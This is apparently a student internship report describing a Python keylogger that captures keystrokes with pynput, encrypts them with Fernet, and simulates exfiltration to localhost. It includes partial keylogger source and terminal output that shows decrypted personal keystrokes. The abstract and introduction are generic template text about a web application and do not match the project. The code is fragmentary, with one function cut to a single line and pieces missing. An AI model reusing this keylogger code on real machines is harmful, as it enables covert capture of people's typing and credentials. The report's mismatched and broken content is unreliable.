INTERNSHIP PROJECT REPORT

Title: Keylogger with Encrypted Data Exfiltration

Submitted by

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Abstract:

This project aims to develop a web-based application that provides a simple, user-friendly interface for users. The system allows efficient data handling, smooth navigation, and easy management of the core functionalities. The project's main objective is to simplify processes and offer a seamless user experience using modern technologies.

Introduction:

In the digital age, efficient and interactive applications are essential to meet user expectations. This project demonstrates the development of such a system that meets functional requirements effectively. It is designed to be intuitive, responsive, and robust.

Tools Used:

Tools/Library	Purpose
Python	**Programming Language**
Pynput	**Keystroke Listening**
Cryptography	**Encryption (Fernet)**
Getpass	**Decryption**

Steps Involved in Building the Project:

1. Project Planning & Research:
   Analyzed ethical use-cases and keylogging techniques.

2. Keylogger Development:
   Implemented keystroke capturing using the pynput library.


3. Encryption Integration:
   Integrated Fernet encryption (cryptography) for secure log storage.

4. Key Management:
   Created a key generation script to produce encryption keys securely.

5. Password-Protected Decryption:
   Developed a decryption script requiring password authentication to access logs.

6. Testing & Verification:
   Verified proper keystroke logging, encryption, decryption, and security controls.

Results:



```
def encrypt_and_store(data):
        file.write(encrypted + b"\n")


def on_press(key):
    global buffer
    try:
        buffer += key.char
    except AttributeError:
        buffer += f"[{key}]"

    if len(buffer) >= 20:  # Buffer limit for encryption
        encrypt_and_store(buffer)
        buffer = ""

def on_release(key):
    if key == keyboard.Key.esc:  # Kill switch with ESC key
        if buffer:
            encrypt_and_store(buffer)
        print("Keylogger Stopped (ESC pressed)")
        return False

# === Start listening ===
```

```
ers/HARIDEVADHARSHINI/AppData/Local/Programs/Python/Python313/python.exe c:/Users/HAR
Enter decryption password:
[*] Decrypting file: logs\log_20250711_100019.txt
[!] Decryption error:
[*] Decrypting file: logs\log_20250711_103205.txt
Decrypted: hi im
Decrypted: gay[Key.esc]
PS C:\Users\HARIDEVADHARSHINI\OneDrive\Desktop\keylogger> & C:/Users/HARIDEVADHARSHIN
ve/Desktop/keylogger/keylogger.py
[*] Keylogger started ethically. Press ESC to stop.
```



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ve/Desktop/keylogger/keylogger.py
[*] Keylogger started ethically. Press ESC to stop.
Keylogger Stopped (ESC pressed)
[*] Simulating exfiltration to localhost (just file copy).
[*] Exfiltration simulation complete.
PS C:\Users\HARIDEVADHARSHINI\OneDrive\Desktop\keylogger> 
```

Conclusion:

This Ethical Keylogger project highlights the importance of encryption in cybersecurity tools. It demonstrates secure logging, protected data handling, and controlled decryption workflows, reinforcing responsible cybersecurity practices. Users cloning the project can generate their own keys and use the tool solely for ethical learning purposes.